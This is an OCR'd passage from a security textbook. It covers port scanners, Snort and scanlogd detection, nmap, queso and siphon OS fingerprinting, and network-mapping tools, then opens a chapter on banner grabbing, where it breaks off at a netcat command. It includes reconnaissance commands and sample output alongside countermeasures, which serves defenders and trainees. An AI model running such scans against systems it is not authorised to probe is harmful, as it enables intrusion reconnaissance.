


Figure 2-5 SuperScan has numerous host discovery techniques that become powerful allies in the digital battlefield.

The UDP Data scanning technique sends a data packet to the UDP port and, based on the response, determines whether the packet is open or closed. This method is incredibly accurate but it does require a valid nudge string to be known by the product. So if the UDP port is an esoteric service, you may not be able to detect it being open. Using the Data+ICMP technique takes the Data technique to the next level of accuracy, including a greatly enhanced traditional UDP scanning technique that sends multiple UDP packets to a presumed closed port. Then, based on the system's ability to respond with ICMP packets, it will create a window in which to scan the target port. This technique is incredibly accurate and will find all ports that are open, but it can take some time to complete. So be sure to plan for this added scanning time when selecting this option.




Figure 2-6 The SuperScan tool provides a number of different assessment tools, many of which are discussed in other chapters.

WUPS

The Windows UDP Port Scanner (WUPS) hails from Arne Vidstrom at http://ntsecurity.nu. It is a reliable, graphical, and relatively snappy UDP port scanner (depending on the delay setting), despite the fact that it can only scan one host at a time for sequentially specified ports. It is a solid tool for quick-and-dirty single-host UDP scans, as shown in Figure 2-7.

ScanLine

And now for (another) completely biased Windows port scanner recommendation: ScanLine from Foundstone is arguably the fastest, most robust port-scanning tool ever




Figure 2-7 The Windows UDP Port Scanner (WUPS) nails a system running SNMP (UDP 161).

built. The tool has a myriad of options, but one of its most valuable features is its ability to scan very large ranges quickly and to include both TCP and UDP scanning in a single run of the product. Take a look at this example:

```
C:\ >sl -t 21,22,23,25 -u 53,137,138 192.168.0.1
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

Scan of 1 IP started at Fri Nov 22 23:09:34 2002

-------------------------------------------------------------

192.168.0.1
Responded in 0 ms.
1 hop away
Responds with ICMP unreachable: No
TCP ports: 21 23
UDP ports:
-------------------------------------------------------------
Scan finished at Fri Nov 22 23:09:46 2002

1 IP and 7 ports scanned in 0 hours 0 mins 12.07 secs
```

A complete breakdown of ScanLine's functionality can be seen in the help file dump:

```
ScanLine (TM) 1.01
Copyright (c) Foundstone, Inc. 2002
http://www.foundstone.com

sl [-?bhijnprsTUvz]
   [-cdgmq ]
   [-flLoO <file>]
   [-tu [, - ]]
   IP[,IP-IP]

  -? - Shows this help text
  -b - Get port banners
  -c - Timeout for TCP and UDP attempts (ms). Default is 4000
  -d - Delay between scans (ms). Default is 0
  -f - Read IPs from file. Use "stdin" for stdin
  -g - Bind to given local port
  -h - Hide results for systems with no open ports
  -i - For pinging use ICMP Timestamp Requests in addition to Echo Requests
  -j - Don't output "-----..." separator between IPs
  -l - Read TCP ports from file
  -L - Read UDP ports from file
  -m - Bind to given local interface IP
  -n - No port scanning - only pinging (unless you use -p)
  -o - Output file (overwrite)
  -O - Output file (append)
  -p - Do not ping hosts before scanning
  -q - Timeout for pings (ms). Default is 2000
  -r - Resolve IP addresses to hostnames
  -s - Output in comma separated format (csv)
  -t - TCP port(s) to scan (a comma separated list of ports/ranges)
  -T - Use internal list of TCP ports
  -u - UDP port(s) to scan (a comma separated list of ports/ranges)
  -U - Use internal list of UDP ports
  -v - Verbose mode
  -z - Randomize IP and port scan order

Example: sl -bht 80,100-200,443 10.0.0.1-200

This example would scan TCP ports 80, 100, 101...200 and 443 on all IP
addresses from 10.0.0.1 to 10.0.1.200 inclusive, grabbing banners
from those ports and hiding hosts that had no open ports.
```

Port Scanning Breakdown

Table 2-2 provides a list of popular port scanners, along with the types of scans they are capable of performing.

Port Scanning Countermeasures

Port scanning is as fundamental a weapon in the hacker's arsenal as mom and apple pie. Unfortunately, preventing port scanning is downright painful. But here are some techniques you can use.

Detection Port scanning is often used by attackers to determine the TCP and UDP ports listening on remote systems. Detecting port scan activity is of paramount importance if you are interested in providing an early warning system to attack. The primary method for detecting port scans is to use a network-based IDS program such as Snort.

Snort (www.snort.org) is a great free IDS, primarily because signatures are frequently available from public authors. As you may have guessed by now, this is one of our favorite

Scanner	TCP	UDP	Stealth	Resource
UNIX				
Strobe	X			http://linux.maruhn.com/sec/strobe.html
tcp_scan	X			http://wwdsilx.wwdsi.com/saint
udp_scan		X		http://wwdsilx.wwdsi.com/saint
Nmap	X	X	X	http://www.inscure.org/nmap
Netcat	X	X		http://netcat.sourceforge.net/
Windows				
Netcat	X	X*		http://joncraton.org/files/nc111nt.zip
SuperScan	X	X		http://www.foundstone.com/us/resources/termsofuse.asp?file=superscan4.zip
WUPS		X		http://ntsecurity.nu
ScanLine	X	X		http://www.foundstone.com/us/resources/termsofuse.asp?file=scanline.zip

***CAUTION: netcat UDP scanning never works under Windows, so don't rely on it.**

Table 2-2 Popular Scanning Tools and Features

programs, and it makes for a great NIDS. (Note that 1.*x* versions of Snort do not handle packet fragmentation well.) Here is a sample listing of a port scan attempt:

```
[**] spp_portscan: PORTSCAN DETECTED from 192.168.1.10 [**]
05/22-18:48:53.681227
[**] spp_portscan: portscan status from 192.168.1.10: 4 connections across
     1 hosts: TCP(0), UDP(4) [**]
05/22-18:49:14.180505
[**] spp_portscan: End of portscan from 192.168.1.10 [**]
05/22-18:49:34.180236
```

From a UNIX host–based perspective, the scanlogd utility (http://www.openwall.com/scanlogd) from Solar Designer is a TCP port scan detection tool and will detect and log such attacks. It is important to remember that if you begin to see a pattern of port scans from a particular system or network, it may indicate that someone is performing network reconnaissance on your site. You should pay close attention to such activity, because a full-scale attack may be imminent. Finally, you should keep in mind that there are cons to actively retaliating against or blocking port scan attempts. The primary issue is that an attacker could spoof an IP address of an innocent party, so your system would retaliate against them. A great paper by Solar Designer can be found at http://www.openwall.com/scanlogd/P53-13.gz. It provides additional tips on designing and attacking port scan detection systems.

Most firewalls can and should be configured to detect port scan attempts. Some do a better job than others in detecting stealth scans. For example, many firewalls have specific options to detect SYN scans while completely ignoring FIN scans. The most difficult part in detecting port scans is sifting through the volumes of log files. We also recommend configuring your alerts to fire in real time via e-mail. Use *threshold logging* where possible, so that someone doesn't try to perform a denial of service attack by filling up your e-mail. Threshold logging will group alerts rather than send an alert for each instance of a potential probe.

From the Windows perspective, one utility, called Attacker by Foundstone (http://www.foundstone.com), can be used to detect simple port scans. The free tool allows you to listen for particular ports and will alert you when port scans hit those ports. While this technique is not foolproof, it can definitely show the hacker ankle biters who run full port scans and don't even try to hide their attacking signatures.

Prevention Although it is difficult to prevent someone from launching a port scan probe against your systems, you can minimize your exposure by disabling all unnecessary services. In the UNIX environment, you can accomplish this by commenting out unnecessary services in /etc/inetd.conf and disabling services from starting in your startup scripts. Again, this is discussed in more detail in Chapter 5 on UNIX.

For Windows, you should also disable all services that are not necessary. This is more difficult because of the way Windows operates, as TCP ports 139 and 445 provide much of the native Windows functionality. However, you can disable some services from within the Control Panel | Services menu. Detailed Windows risks and countermeasures

are discussed in Chapter 4. For other operating systems or devices, consult the user's manual to determine how to reduce the number of listening ports to only those required for operation.

DETECTING THE OPERATING SYSTEM

As we have demonstrated thus far, a wealth of tools and many different types of port-scanning techniques are available for discovering open ports on a target system. If you recall, this was our first objective—port scanning to identify listening TCP and UDP ports on the target system. And with this information, we can determine if the listening port has potential vulnerabilities, right? Well, not yet. We first need to discover more information about the target system. Now our objective is to determine the type of operating system running.

Active Operating System Detection

Popularity:	*10*
Simplicity:	*8*
Impact:	*4*
Risk Rating:	***7***

Specific operating system information will be useful during our vulnerability-mapping phase, discussed in subsequent chapters. It is important to remember that we are trying to be as accurate as possible in determining the associated vulnerabilities of our target system(s). We don't want to be crying wolf and telling the IT department to fix something that isn't actually vulnerable, or worse, not there. Therefore, we need to identify the target operating system to as granular a level as possible.

There are a number of techniques for performing this work. We can perform simple banner-grabbing techniques, as discussed in Chapter 3, which will grab information from such services as FTP, telnet, SMTP, HTTP, POP, and others. This is the simplest way to detect an operating system and the associated version number of the service running. And then there is a much more accurate technique: the stack fingerprinting technique. Today, we have available some good tools designed to help us with this task. Two of the most accurate tools we have at our disposal are the omnipowerful nmap and queso, which both provide stack fingerprinting capabilities.

Active Stack Fingerprinting

Before we jump into using nmap and queso, it is important to explain exactly what stack fingerprinting is. *Stack fingerprinting* is an extremely powerful technology that allows you to quickly ascertain each host's operating system with a high degree of probability. Essentially, there are many nuances that vary between one vendor's IP stack implementation and another's. Vendors often interpret specific RFC guidance differently

when writing their TCP/IP stack. Therefore, by probing for these differences, we can begin to make an educated guess as to the exact operating system in use. For maximum reliability, stack fingerprinting generally requires at least one listening port. Nmap will make an educated guess about the operating system in use if no ports are open. However, the accuracy of such a guess will be fairly low. The definitive paper on the subject was written by Fyodor, first published in *Phrack Magazine*, and can be found at http://www.insecure.org/nmap/nmap-fingerprinting-article.html.

Let's examine the types of probes that can be sent that help to distinguish one operating system from another:

- **FIN probe** A FIN packet is sent to an open port. As mentioned previously, RFC 793 states that the correct behavior is not to respond. However, many stack implementations (such as Windows NT/200X/Vista) will respond with a FIN/ACK.
- **Bogus flag probe** An undefined TCP flag is set in the TCP header of a SYN packet. Some operating systems, such as Linux, will respond with the flag set in their response packet.
- **Initial Sequence Number (ISN) sampling** The basic premise is to find a pattern in the initial sequence chosen by the TCP implementation when responding to a connection request.
- **"Don't fragment bit" monitoring** Some operating systems will set the "Don't fragment bit" to enhance performance. This bit can be monitored to determine what types of operating systems exhibit this behavior.
- **TCP initial window size** Initial window size on returned packets is tracked. For some stack implementations, this size is unique and can greatly add to the accuracy of the fingerprint mechanism.
- **ACK value** IP stacks differ in the sequence value they use for the ACK field, so some implementations will send back the sequence number you sent, and others will send back a sequence number + 1.
- **ICMP error message quenching** Operating systems may follow RFC 1812 (http://www.ietf.org/rfc/rfc1812.txt) and limit the rate at which error messages are sent. By sending UDP packets to some random high-numbered port, you can count the number of unreachable messages received within a given amount of time. This is also helpful in determining if UDP ports are open.
- **ICMP message quoting** Operating systems differ in the amount of information that is quoted when ICMP errors are encountered. By examining the quoted message, you may be able to make some assumptions about the target operating system.
- **ICMP error message–echoing integrity** Some stack implementations may alter the IP headers when sending back ICMP error messages. By examining the types of alterations that are made to the headers, you may be able to make some assumptions about the target operating system.

- **Type of service (TOS)** For "ICMP port unreachable" messages, the TOS is examined. Most stack implementations use 0, but this can vary.
- **Fragmentation handling** As pointed out by Thomas Ptacek and Tim Newsham in their landmark paper "Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection," different stacks handle overlapping fragments differently. Some stacks will overwrite the old data with the new data, and vice versa, when the fragments are reassembled. By noting how probe packets are reassembled, you can make some assumptions about the target operating system.
- **TCP options** TCP options are defined by RFC 793 and more recently by RFC 1323 (http://www.ietf.org/rfc/rfc1323.txt). The more advanced options provided by RFC 1323 tend to be implemented in the most current stack implementations. By sending a packet with multiple options set—such as no operation, maximum segment size, window scale factor, and timestamps—it is possible to make some assumptions about the target operating system.

Nmap employs the techniques mentioned earlier (except for the fragmentation handling and ICMP error message queuing) by using the `-O` option. Let's take a look at our target network:

```
[root] nmap -O 192.168.1.10
Starting nmap V. 4.68 by fyodor@insecure.org
Interesting ports on shadow (192.168.1.10):
Port    State       Protocol  Service
7       open        tcp        echo
9       open        tcp        discard
13      open        tcp        daytime
19      open        tcp        chargen
21      open        tcp        ftp
22      open        tcp        ssh
23      open        tcp        telnet
25      open        tcp        smtp
37      open        tcp        time
111     open        tcp        sunrpc
512     open        tcp        exec
513     open        tcp        login
514     open        tcp        shell
2049    open        tcp        nfs
4045    open        tcp        lockd

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=26590 (Worthy challenge)
Remote operating system guess: Solaris 2.5, 2.51
```

By using nmap's stack fingerprint option, we can easily ascertain the target operating system with precision. The accuracy of the determination is largely dependent on at least one open port on the target. But even if no ports are open on the target system, nmap can still make an educated guess about its operating system:

```
[root]# nmap -p80 -O 10.10.10.10
Starting nmap V. 4.68 by fyodor@insecure.org
Warning: No ports found open on this machine, OS detection will be MUCH less
reliable
No ports open for host (10.10.10.10)

Remote OS guesses: Linux 2.0.27 - 2.0.30, Linux 2.0.32-34, Linux 2.0.35-36,
Linux 2.1.24 PowerPC, Linux 2.1.76, Linux 2.1.91 - 2.1.103,
Linux 2.1.122 - 2.1.132; 2.2.0-pre1 - 2.2.2, Linux 2.2.0-pre6 - 2.2.2-ac5

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second
```

So even with no ports open, nmap correctly guessed the target operating system as Linux (lucky guess).

One of the best features of nmap is that its signature listing is kept in a file called nmap-os-fingerprints. Each time a new version of nmap is released, this file is updated with additional signatures. At this writing, there are hundreds of signatures listed.

Although nmap's TCP detection seems to be the most accurate as of this writing, the technology is not flawless and often provides only broad guesses that at times seem less than helpful. But despite the challenges, it was not the first program to implement such techniques. Queso is an operating system–detection tool that was released before Fyodor incorporated his operating system detection into nmap. It is important to note that queso is not a port scanner and performs only operating system detection via a single open port (port 80 by default). If port 80 is not open on the target server, it is necessary to specify an open port, as demonstrated next, using queso to determine the target operating system via port 25:

```
 [root] queso 10.10.10.20:25
10.10.10.20:25          * Windoze 95/98/NT
```


Operating System Detection Countermeasures

The following detection and prevention steps can be taken to help mitigate the OS detection risk.

Detection Many of the aforementioned port scanning detection tools can be used to watch for operating system detection. Although they don't specifically indicate that an nmap or queso operating system detection scan is taking place, they can detect a scan with specific options set, such as the SYN flag.

Prevention We wish there were an easy fix to operating system detection, but it is not an easy problem to solve. It is possible to hack up the operating source code or alter an operating system parameter to change one of the unique stack fingerprint characteristics. However, this may adversely affect the functionality of the operating system. For example, FreeBSD 4.x supports the TCP_DROP_SYNFIN kernel option, which is used to ignore a SYN+FIN packet used by nmap when performing stack fingerprinting. Enabling this option may help in thwarting OS detection, but it will break support for RFC 1644, "TCP Extensions for Transactions."

We believe only robust, secure proxies or firewalls should be subject to Internet scans. As the old adage says, "security through obscurity" is not your first line of defense. Even if attackers were to know the operating system, they should have a difficult time obtaining access to the target system.

Passive Operating System Identification

Popularity:	*5*
Simplicity:	*6*
Impact:	*4*
Risk Rating:	***5***

We have demonstrated how effective active stack fingerprinting can be, using tools such as nmap and queso. It is important to remember that the aforementioned stack-detection techniques are active by their very nature. We sent packets to each system to determine specific idiosyncrasies of the network stack, which allowed us to guess the operating system in use. Because we had to send packets to the target system, it was relatively easy for a network-based IDS system to determine that an OS identification probe was launched. Therefore, it is not one of the most stealthy techniques an attacker will employ.

Passive Stack Fingerprinting

Passive stack fingerprinting is similar in concept to active stack fingerprinting. Instead of sending packets to the target system, however, an attacker passively monitors network traffic to determine the operating system in use. Thus, by monitoring network traffic between various systems, we can determine the operating systems on a network. This technique, however, is exclusively dependent on being in a central location on the network and on a port that allows packet capture (for example, on a mirrored port).

Lance Spitzner has performed a great deal of research in the area of passive stack fingerprinting and has written a white paper that describes his findings at http://project.honeynet.org. In addition, Marshall Beddoe and Chris Abad developed `siphon`, a passive port mapping, OS identification, and network topology tool. You can download the tool at http://packetstormsecurity.org/UNIX/utilities/siphon-v.666.tar.gz.

With that little background, let's look at how passive stack fingerprinting works.

Passive Signatures

Various characteristics of traffic can be used to identify an operating system. We will limit our discussion to several attributes associated with a TCP/IP session:

- **TTL** What does the operating system set as the time-to-live on the outbound packet?
- **Window size** What does the operating system set as the window size?
- **DF** Does the operating system set the "Don't fragment bit"?

By passively analyzing each attribute and comparing the results to a known database of attributes, you can determine the remote operating system. Although this method is not guaranteed to produce the correct answer every time, the attributes can be combined to generate fairly reliable results. This technique is exactly what `siphon` uses.

Let's look at an example of how this works. If we telnet from the system shadow (192.168.1.10) to quake (192.168.1.11), we can passively identify the operating system using `siphon`:

```
[shadow]# telnet 192.168.1.11
```

Using our favorite sniffer, Snort, we can review a partial packet trace of our telnet connection:

```
06/04-11:23:48.297976 192.168.1.11:23 -> 192.168.1.10:2295
TCP TTL:255 TOS:0x0 ID:58934 DF
**S***A* Seq: 0xD3B709A4 Ack: 0xBE09B2B7 Win: 0x2798
TCP Options => NOP NOP TS: 9688775 9682347 NOP WS: 0 MSS: 1460
```

Looking at our three TCP/IP attributes, we can find the following:

- TTL = 255
- Window size = 0x2798
- Don't fragment bit (DF) = Yes

Now, let's review the `siphon` fingerprint database file osprints.conf:

```
[shadow]# grep -i solaris osprints.conf
# Window:TTL:DF:Operating System DF = 1 for ON, 0 for OFF.
2328:255:1:Solaris 2.6 - 2.7
2238:255:1:Solaris 2.6 - 2.7
2400:255:1:Solaris 2.6 - 2.7
2798:255:1:Solaris 2.6 - 2.7
FE88:255:1:Solaris 2.6 - 2.7
87C0:255:1:Solaris 2.6 - 2.7
FAF0:255:0:Solaris 2.6 - 2.7
FFFF:255:1:Solaris 2.6 - 2.7
```

We can see the fourth entry has the exact attributes of our Snort trace: a window size of 2798, a TTL of 255, and the DF bit set (equal to 1). Therefore, we should be able to accurately guess the target OS using `siphon`:

```
[crush]# siphon -v -i xl0 -o fingerprint.out
Running on: 'crush' running FreeBSD 4.0-RELEASE on a(n) i386
Using Device: xl0
Host            Port  TTL   DF      Operating System
192.168.1.11    23    255   ON      Solaris 2.6 - 2.7
```

As you can see, we were able to guess the target OS, which happens to be Solaris 2.6, with relative ease. It is important to remember that we were able to make an educated guess without sending a single packet to 192.168.1.11—all this analysis was done by simply capturing packets on the network.

Passive fingerprinting can be used by an attacker to map out a potential victim just by surfing to their website and analyzing a network trace or by using a tool such as `siphon`. Although this is an effective technique, it does have some limitations. First, applications that build their own packets (for example, nmap) do not use the same signature as the operating system. Therefore, your results may not be accurate. Second, you must be in a position to capture these packets (which can be difficult on a switch without enabling port mirroring). Third, it is simple for a remote host to change the connection attributes. But this latter issue plagues even active detection techniques.

Passive Operating System Detection Countermeasures

See the prevention countermeasure in "Operating System Detection Countermeasures," earlier in the chapter.

The Whole Enchilada: Automated Discovery Tools

Popularity:	*10*
Simplicity:	*9*
Impact:	*9*
Risk Rating:	***9***

Many other tools are available, and more are written every day, that will aid in network discovery. Although we cannot list every conceivable tool, we want to highlight two additional utilities that will augment the tools already discussed.

Cheops (pronounced KEE-ops) is available from http://cheops-ng.sourceforge.net/ and is depicted in Figure 2-8. It's a graphical utility designed to be the all-inclusive network-mapping tool. Cheops integrates ping, traceroute, port-scanning capabilities, and operating system detection (via queso) into a single package. Cheops provides a simple interface that visually depicts systems and related networks, making it easy to understand the terrain.




Figure 2-8 Cheops provides many network-mapping utilities in one graphical package.

Tkined is part of the Scotty package, found at http://linux.maruhn.com/sec/scotty-tkined.html. Tkined is a network editor written in Tcl that integrates various network management tools, allowing you to discover IP networks. Tkined is quite extensible and enables you to perform network reconnaissance activities, graphically depicting the results. Although it does not perform operating system detection, it will perform many of the tasks mentioned earlier and in Chapter 1. In addition to tkined, several other discovery scripts provided with Scotty are worth exploring.

Automated Discovery Tools Countermeasures

Tools such as Scotty, tkined, and cheops use a combination of all the techniques already discussed. The same techniques for detecting those attacks apply to detecting automated tool discoveries.

SUMMARY

We have covered the requisite tools and techniques to perform ping sweeps; TCP, UDP, and ICMP port scanning; and operating system detection. By using ping sweep tools, you can identify systems that are alive and pinpoint potential targets. By using a myriad of TCP and UDP scanning tools and techniques, you can identify potential services that are listening and make some assumptions about the level of exposure associated with each system. Finally, we demonstrated how attackers could use operating system detection software to determine with fine precision the specific operating system used by the target system. As we continue, you will see that the information collected thus far is critical to mounting a focused attack.

This page intentionally left blank

CHAPTER 3

Now that an attacker has successfully identified live hosts and running services using the techniques discussed in Chapter 2, they will typically turn next to probing the identified services more fully for known weaknesses, a process we call *enumeration.*

The key difference between previously discussed information-gathering techniques and enumeration is in the level of intrusiveness. Enumeration involves active connections to systems and directed queries. As such, they may (should!) be logged or otherwise noticed. We will show you what to look for and how to block it, if possible.

Much of the information garnered through enumeration may appear harmless at first glance. However, the information that leaks from the following holes can be your undoing, as we will try to illustrate throughout this chapter. In general, the information attackers will seek via enumeration includes user account names (to inform subsequent password-guessing attacks), oft-misconfigured shared resources (for example, unsecured file shares), and older software versions with known security vulnerabilities (such as web servers with remote buffer overflows). Once a service is enumerated, it's usually only a matter of time before the intruder compromises the system in question to some degree, if not completely. By closing these easily fixed loopholes, you eliminate the first foothold of the attacker.

Enumeration techniques tend to be platform-specific and are therefore heavily dependent on information gathered in Chapter 2 (port scans and OS detection). In fact, port scanning and enumeration functionality are often bundled into the same tool, as you saw in Chapter 2 with programs such as SuperScan, which can scan a network for open ports and simultaneously grab banners from any it discovers listening. This chapter will begin with a brief discussion of banner grabbing, the most generic of enumeration techniques, and will then delve into more platform-specific mechanisms that may require more specialized tools.

Services will be discussed in numeric order according to the port on which they traditionally listen, whether TCP or UDP—for example, TCP 21 (FTP) will be discussed first, TCP 23 (telnet) will be discussed next, TCP 25 (SMTP) after that, and so on. This chapter does not exhaustively cover every conceivable enumeration technique against all 65,535 TCP and UDP ports; we focus only on those services that have traditionally given up the lion's share of information about target systems, based on our experiences as professional security testers. We hope this more clearly illustrates how enumeration is designed to help provide a more concise understanding of the target, along the way to advancing the attacker's main agenda of unauthorized system access.

NOTE

Throughout this chapter, we will use the phrase "NT Family" to refer to all systems based on Microsoft's "New Technology" (NT) platform, including Window NT 3.*x*–4.*x*, Windows 2000, Windows XP, Windows 2003, Windows Vista, and Windows Server 2008. Where necessary, we will differentiate between desktop and server versions. In contrast, we will refer to the Microsoft DOS/Windows 1.*x*/3.*x*/9*x*/Me lineage as the "DOS Family."

BASIC BANNER GRABBING

The most fundamental of enumeration techniques is *banner grabbing*, which was mentioned briefly in Chapter 2. Banner grabbing can be simply defined as connecting to remote applications and observing the output, and it can be surprisingly informative to remote attackers. At the very least, they may have identified the make and model of the running service, which in many cases is enough to set the vulnerability research process in motion.

As also noted in Chapter 2, many port-scanning tools can perform banner grabbing in parallel with their main function of identifying open ports (the harbinger of an exploitable remote service). This section will briefly catalog the most common *manual* techniques for banner grabbing, of which no self-respecting hacker should be ignorant (no matter how automated port scanners become).

The Basics of Banner Grabbing: telnet and netcat

Popularity:	*5*
Simplicity:	*9*
Impact:	*1*
Risk Rating:	***5***

The tried-and-true manual mechanism for enumerating banners and application info has traditionally been based on telnet (a remote communications tool built into most operating systems). Using telnet to grab banners is as easy as opening a telnet connection to a known port on the target server, pressing ENTER a few times, if necessary, and seeing what comes back:

```
C:\>telnet www.example.com 80

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Tue, 15 Jul 2008 21:33:04 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title>
</head><body>The parameter is incorrect. </body>
</html>
```

This is a generic technique that works with many common applications that respond on a standard port, such as HTTP port 80, SMTP port 25, or FTP port 21.

For a slightly more surgical probing tool, rely on netcat, the "TCP/IP Swiss Army knife." Netcat was written by Hobbit and ported to the Windows NT Family by Weld Pond while he was with the L0pht security research group. As you will see throughout this book, netcat belongs in the permanent System Administrators Hall of Fame for its

elegant flexibility. When employed by the enemy, it is simply devastating. Here, we will examine one of its more simplistic uses, connecting to a remote TCP/IP port and enumerating the service banner:

```
C:\>nc -v www.example.com 80
